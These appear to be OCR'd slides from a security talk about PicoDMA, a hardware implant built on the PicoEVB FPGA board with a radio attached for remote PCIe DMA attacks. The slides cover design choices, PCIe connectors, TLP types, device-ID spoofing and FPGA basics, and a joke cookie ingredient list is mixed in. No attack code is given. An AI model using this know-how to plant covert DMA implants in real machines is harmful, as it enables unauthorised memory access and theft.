
# KEY INGREDIENTS

- ▶ FPGA platform for DMA
- ▶ Radio module for remote access
- ▶ Some way to connect them
- ▶ Software to drive the attack
- ▶ Enter the PicoEVB from RHS Research, LLC...

**INGREDIENTS:** UNBLEACHED ENRICHED FLOUR (WHEAT FLOUR, NIACIN, REDUCED IRON, THIAMINE MONONITRATE (VITAMIN B1), RIBOFLAVIN (VITAMIN B2), FOLIC ACID), SEMISWEET CHOCOLATE CHIPS (SUGAR, CHOCOLATE, DEXTROSE, COCOA BUTTER, SOY LECITHIN), SUGAR, SOYBEAN OIL AND/OR PARTIALLY HYDROGENATED COTTONSEED OIL, HIGH FRUCTOSE CORN SYRUP, SALT, LEAVENING (BAKING SODA, AMMONIUM PHOSPHATE), NATURAL AND ARTIFICIAL FLAVOR, CARAMEL COLOR, WHEY (FROM MILK).


**CONTAINS:** WHEAT, SOY, MILK.

# PICOEVB



# PICOEVB AS A DMA PLATFORM

- ▶ Commercially available: Launched on CrowdSupply (\$220 USD)
- ▶ Artix-7 XC7A50T on a 22 x 30 x 3.8mm board
- ▶ M.2 form factor: A/E slot
- ▶ Expandable: 4 multipurpose I/O connectors, high-speed digital I/O



# PROTOTYPE ENGINEERING


# REMOTE PCIE DMA REQUIREMENTS

- ▶ PCIe requires
  - ▶ High bandwidth capable chip
  - ▶ Low latency
- ▶ Remote communication requires
  - ▶ Low bandwidth
  - ▶ High latency leniency



# PICODMA HIGH LEVEL

- ▶ Similar to previous PCIe DMA platforms
- ▶ Except we do more processing on the FPGA
- ▶ ... and attach a radio to it



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## DISCARDED IDEAS

- ▶ Microblaze/etc softcore on FPGA
  - ▶ 250 MB/s+ challenging without additional engineering effort
  - ▶ We only need a fixed set of functionality
  - ▶ Hardcore ARM/other more realistic (e.g. ZYNQ)
- ▶ SPI exposed directly over LoRa / Radio

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## FUTURE PLATFORM IDEAS

- ▶ Specialized PCB
- ▶ Lattice FPGA
- ▶ Lower cost
- ▶ Better support from Open Source community
- ▶ BOM cost potentially <\$50

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UNDER 5 MINUTES

# PCIE CONNECTORS



- ▶ Standard
- ▶ mPCIe
- ▶ M.2
  - ▶ A-M keying set by physical notch
  - ▶ A / B / E / F / M defined, the rest reserved

# PCIE PINS

- ▶ Differential Pairs of Wires
  - ▶ One pair for reference clock (100Mhz)
  - ▶ One pair per direction per “lane” (1 lane == 4 wires)
- ▶ Standard connector up to x16
- ▶ M.2 up to x4
- ▶ Physical link width is negotiated

## ... OR USE AN ADAPTER

- ▶ M.2 keying also selects availability of:
  - ▶ USB 2.0 & 3.0
  - ▶ I2C
  - ▶ DisplayPort
  - ▶ SATA
  - ▶ & More



# PCIE PROTOCOL HIGH LEVEL

- ▶ Packet based
- ▶ Tries to look like old PCI bus for backwards compatibility
- ▶ Many features such as flow control not covered here
- ▶ We care about the Transaction Layer
  - ▶ Looks more like a directly connected bus
  - ▶ DMA usually host initiated

# PCIE PROTOCOL SECURITY HIGH LEVEL

- ▶ Protocol Insecure by default
  - ▶ Valid threat model as physical access is required
- ▶ Device identification done by
  - ▶ 16 bit physical slot address (e.g. 01:00.0)
  - ▶ Device ID read from Endpoint configuration space
  - ▶ No challenge response to secure element on device means device ID can always be spoofed

# TRANSACTION LAYER PACKET (TLP) TYPES

- ▶ Read / Write Memory
- ▶ Completion
- ▶ Configuration Read / Write
- ▶ IO Read / Write
- ▶ Interrupts
- ▶ and more...




Figure 3-1: 7 Series FPGAs Integrated Block for PCI Express v3.3 - Copyright Xilinx

O TO FPGA IN  
UNDER 5 MINUTES

# FPGA INTRO

- ▶ Synchronous circuits as programmable logic gates
- ▶ Wide range of capabilities and cost

Lattice ECP5

Xilinx XC7A50T

Xilinx VU9P

- |            |            |               |
|------------|------------|---------------|
| ▶ ~\$10    | ▶ ~\$60    | ▶ > \$10,000  |
| ▶ 25K LUTs | ▶ 50K LUTs | ▶ 1,800K LUTs |
- ▶ Great for high speed IO, cycle accurate timing, and more
  - ▶ Bad for engineer productivity

# FPGA OVERVIEW

- ▶ Mostly lookup tables (LUTs), routing between them and clock networks
- ▶ “Hard cores” too - not just LUTs
  - ▶ Ethernet controllers
  - ▶ PCIe controllers
  - ▶ Etc.
- ▶ Low / Mid range devices still capable of high clock rates

